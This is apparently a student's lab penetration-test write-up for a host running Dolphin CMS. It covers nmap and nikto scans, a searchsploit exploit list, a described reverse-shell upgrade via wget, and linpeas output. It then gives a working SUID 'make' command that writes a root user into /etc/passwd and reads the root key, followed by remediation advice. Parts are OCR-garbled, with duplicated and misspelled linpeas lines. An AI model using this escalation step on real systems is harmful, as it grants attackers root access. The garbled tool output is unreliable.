readme.md

# Pentest 22 - Dolphin - 58 - 10.14.1.58

## Scanning and Enumerating

### **Nmap**

```
# Nmap 7.94 scan initiated Mon Sep 4 09:21:57 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -69723 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -69723 microseconds. Ignoring time.
Nmap scan report for 10.14.1.58
Host is up, received user-set (0.17s latency).
Scanned at 2023-09-04 09:21:57 EDT for 43s
Not shown: 996 closed tcp ports (reset)
PORT
      STATE SERVICE REASON
                                   VERSION
21/tcp open ftp
                    syn-ack ttl 63 ProFTPD
22/tcp open ssh
                    syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; p
ssh-hostkey:
   3072 ed:5d:8e:e9:c3:17:74:b3:e8:ee:a4:f1:b8:e3:47:6d (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCSRa4g17ZVb0KnYMNogI4w3ODLEPB59LyGSc9iax1KzB
   256 99:02:13:1e:71:99:d1:32:23:20:e2:fb:bb:65:5f:b7 (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBOQWHuTBv
   256 75:2c:60:32:65:f9:bd:7c:5b:72:06:97:84:f7:20:a3 (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGYqSxfAqAOx7Rt4jPV4OEHr9ooWVgcMKNAU8HpHhVYF
                    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
http-methods:
_ Supported Methods: GET HEAD POST OPTIONS
http-title: Dolphin CMS
http-server-header: Apache/2.4.41 (Ubuntu)
                    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
81/tcp open http
http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
http-server-header: Apache/2.4.41 (Ubuntu)
http-methods:
Supported Methods: GET HEAD POST OPTIONS
http-generator: WordPress 6.0
http-title: Dolphin
http-robots.txt: 1 disallowed entry
/wp-admin/
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 2.6.32 or 3.10 (96%), Linux 4.4 (96
No exact OS matches for host (If you know what OS is running on it, see https://nmap
```

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TCP/IP fingerprint:

OS:SCAN(V=7.94%E=4%D=9/4%OT=21%CT=1%CU=35360%PV=Y%DS=2%DC=1%G=Y%TM=64F5DA20 OS:%P=x86\_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=10 OS:2%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=10 OS:2%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=109%TI=Z%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NN OS:T11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=OS:FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%OS:Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N%T=OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=SOS:)

Uptime guess: 13.718 days (since Mon Aug 21 16:09:07 2023)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=259 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

#### TRACEROUTE

HOP RTT ADDRESS
1 173.28 ms 10.14.1.58

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://n # Nmap done at Mon Sep 4 09:22:40 2023 -- 1 IP address (1 host up) scanned in 42.93

OS Type: Linux 2.6.32 (96%)

Port	Service	Protocol	Version
21	FTP	TCP	ProFTPD
22	SSH	TCP	8.2p1 Ubuntu 4ubuntu0.5
80	HTTP	TCP	Apache httpd 2.4.41
81	HTTP	TCP	Apache httpd 2.4.41

## Nikto

- Nikto v2.5.0

.....

+ Target IP: 10.14.1.58 + Target Hostname: 10.14.1.58

+ Target Port: 80

+ Start Time: 2023-09-04 09:22:41 (GMT-4)

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- + Server: Apache/2.4.41 (Ubuntu)
- + /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
- + /: The X-Content-Type-Options header is not set. This could allow the user agent t
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blog
- + Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
- + /: Web Server returns a valid response with junk HTTP methods which may cause fals
- + /: DEBUG HTTP verb may show server debugging information. See: https://docs.micros
- + /administration/: This might be interesting.
- + /backup/: Directory indexing found.
- + /backup/: This might be interesting.
- + /tmp/: Directory indexing found.
- + /tmp/: This might be interesting.
- + /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Te
- + /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
- + /license.txt: License file found may identify site software.
- + /install.txt: Install file found may identify site software.
- + /administration/: Admin login page/section found.
- + /wordpress/wp-admin/: Uncommon header 'x-redirect-by' found, with contents: WordPr
- + /help.php: A help file was found.
- + /wordpress/wp-login.php?action=register: Cookie wordpress\_test\_cookie created with
- + /wordpress/wp-content/uploads/: Directory indexing found.
- + /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may
- + /wordpress/wp-login.php: Wordpress login found.
- + /.gitignore: .gitignore file found. It is possible to grasp the directory structur
- + /README.md: Readme Found.
- + 7729 requests: 0 error(s) and 24 item(s) reported on remote host
- + End Time: 2023-09-04 09:47:15 (GMT-4) (1474 seconds)
- Nikto v2.5.0

+ Target IP: 10.14.1.58 + Target Hostname: 10.14.1.58

+ Target Port: 81

+ Start Time: 2023-09-04 09:22:41 (GMT-4)

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- + Server: Apache/2.4.41 (Ubuntu)
- + /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
- + /: Uncommon header 'x-redirect-by' found, with contents: WordPress.
- + /: The X-Content-Type-Options header is not set. This could allow the user agent t
- + Root page / redirects to: http://10.14.1.58:81/
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2
- + /images: Drupal Link header found with value: <a href="http://10.14.1.58:81/wp-json/">http://10.14.1.58:81/wp-json/</a>; rel
- + /: Web Server returns a valid response with junk HTTP methods which may cause fals
- + /wp-links-opml.php: This WordPress script reveals the installed version.
- + /license.txt: License file found may identify site software.

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+ /wp-login.php?action=register: Cookie wordpress\_test\_cookie created without the ht

```
+ /wp-login.php: Wordpress login found.
```


- + 7729 requests: 0 error(s) and 10 item(s) reported on remote host
- + End Time: 2023-09-04 10:04:47 (GMT-4) (2526 seconds)

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## **Exploitation**

### **Initial Access**

First I checked out the results that I had from the web, and nikto - it was running Dolphin CMS, which returned some quick results in Searchsploit. In fact, getting initial access wasn't really hard at all - the exploit was very straightforward with just the file + address.



```
Exploit Title | Path |

Attachmax Dolphin 2.1.0 - Multiple Vulnerabilities | php/webapps/6468.txt |

Boonex 2.0 Dolphin - 'index.php' Remote File Inclusion | php/webapps/29997.txt |

Boonex Dolphin 5.2 - 'index.php' Remote Gode Execution | php/webapps/2575.php |

Boonex Dolphin 6.1 - 'get list.php' SOL Injection | php/webapps/6244.txt |

Boonex Dolphin 6.1 - 'undex.php' Remote File Inclusions | php/webapps/6624.txt |

Boonex Dolphin 6.1 - 'wildth' File Inclusions | php/webapps/6624.txt |

Boonex Dolphin 6.1 - 'wildth' Stored XSS | php/webapps/6624.txt |

Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution | php/webapps/40631.txt |

Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution | php/webapps/49670.txt |

Boonex Dolphin 7.0.3 - 'wildth' Stored XSS | php/webapps/49670.txt |

Dolphin 7.0.3 - Multiple Vulnerabilities | windows/dos/12541.php |

Dolphin 7.0.3 - Multiple Vulnerabilities | php/webapps/15400.txt |

Dolphin 7.0.4 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/33332.txt |

Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting Vulnerabilities | php/webapps/36854.txt |

Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting Vulnerabilities | php/webapps/36853.txt |

Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting Vulnerabilities | php/webapps/36853.txt |

Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting Vulnerabilities | php/webapps/36853.txt |


Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting Vulnerabilities | php/webapps/36853.txt |


Dolphin 7.0.5 - Multiple Vulnerabilities | php/webapps/36833.txt |

Dolphin 7.0.5 - Multiple Vulnerabilities | php/webapps/36834
```

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### **Privilege Escalation**

Once I get a shell, I struggled for a bit in trying to upgrade my shell from PHP. I was getting connection timeouts, or just empty responses when I tried with bash, PHP, and NC. Eventually, I was able to gain a generic shell, and use wget to pull over a simple shell script with a callback (just to run as a sub-process).

From here, I then ran linpeas.sh to enumerate services and binaries on the system. While the inevitable solution WAS in fact identified with linpeas.sh (being make), this took me awhile to figure out how to use it properly to accomplish what I needed to accomplish.

In short - make had SUID permissions. GTFOBins had a few solutions for using this, but it was not intuitive, or easy to work with. First I tried to use make directly to upgrade my shell to root, but that was not successful.

Then, I tried writing a makefile to establish a listener as root (because SUID), and that was not successful.

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Eventually, I realized with the example provided, that a file was being created as root with DATA for contents. Could I re-use one of my earlier exploits in adding a new user to /etc/passwd? The syntax is really weird, because in make you have to both escape, and double up on dollar signs, so for instance: \$1 becomes \\$\\$1. This worked and gained my root by writing a new user using SUID to /etc/passwd:

```
SUID - Check easy privesc, exploits and write perms

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

strings Not Found
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 463K Mar 30 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Jul 14 2021 /usr/bin/sudo ---> check if the sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo ---> check if the sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/sudo ---> susE_9.3/10
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/fn ---> SusE_9.3/10
-rwsr-xr-x 1 root root 26K Jul 14 2021 /usr/bin/make
-rwsr-xr-x 1 root root 26K Jul 12 2018 /usr/bin/make
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/make
-rwsr-xr-x 1 root root 39K Feb 7 2022 /usr/bin/make
-rwsr-xr-x 1 root root 39K Feb 7 2022 /usr/bin/mewarp --> HP-UX_10.20
-rwsr-xr-x 1 root root 39K Feb 7 2022 /usr/bin/mewarp --> Linux4.10_to_51.17(cVE-2019-13272)/rhel_6(cVE-2011-1485)
-rwsr-xr-x 1 root root 55K Feb 7 2022 /usr/bin/meward ---> Apple_Mac_05X(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Feb 7 2022 /usr/bin/su

Checking misconfigurations of 1d_so
```

```
Checking misconfigurations of ld.so

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so

/etc/ld.so.conf
Content of /etc/ld.so.conf:
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
    /etc/ld.so.conf.d/libc.conf
    - /usr/local/lib
    /etc/ld.so.conf.d/x86_64-linux-gnu.conf
    - /usr/local/lib/x86_64-linux-gnu
    - /lib/x86_64-linux-gnu
    - /usr/lib/x86_64-linux-gnu
    - /usr/lib/x86_64-linux-gnu
```

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```
This program built for x86_64-pc-linux-gnu
Report bugs to <bug-make@gnu.org>

0x4148@10.14.1.58# which make
/usr/bin/make

0x4148@10.14.1.58# ls -l /usr/bin/make
-rwsr-xr-x 1 root root 230968 Jul 28 2018 /usr/bin/make

0x4148@10.14.1.58# 

www-data@dolphin:/var/www/html/tmp$ su - hacker4
```

```
su - hacker4
su: user hacker4 does not exist
www-data@dolphin:/var/www/html/tmp$ getent passwd hacker4
getent passwd hacker4
www-data@dolphin:/var/www/html/tmp$ getent passwd 0
getent passwd 0
root:x:0:0:root:/root:/bin/bash
www-data@dolphin:/var/www/html/tmp$ make -s --eval="\$(file >> /etc/passwd,ha
cker5:\$\$1\$\$mysalt\$\$7DTZJIc9s6z60L6aj0Sui.:0:0:/:/bin/bash)" .
<ysalt\$\$7DTZJIc9s6z60L6aj0Sui.:0:0:/:/bin/bash)" .</pre>
www-data@dolphin:/var/www/html/tmp$ su - hacker5
su - hacker5
Password: myhackerpass
su: warning: cannot change directory to /bin/bash: Not a directory
whoami
root
cat /root/key.txt
hjf9dhjd31djasd328rh
```

## **Identified Vulnerabilities**

- No CVE vulnerabilities
- DolphinCMS

## Remediation

The main factor(s) leading to initial access included:

Vulnerable version of dolphin leading to remote access

The main factor(s) leading to privilege escalation here were:

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• SUID permissions on make allowing inserting a new user with root privileges

Remediation steps then include:

- Upgrading from Dolphin 7.3.2 to 7.3.5
- Removing SUID from make

Images:

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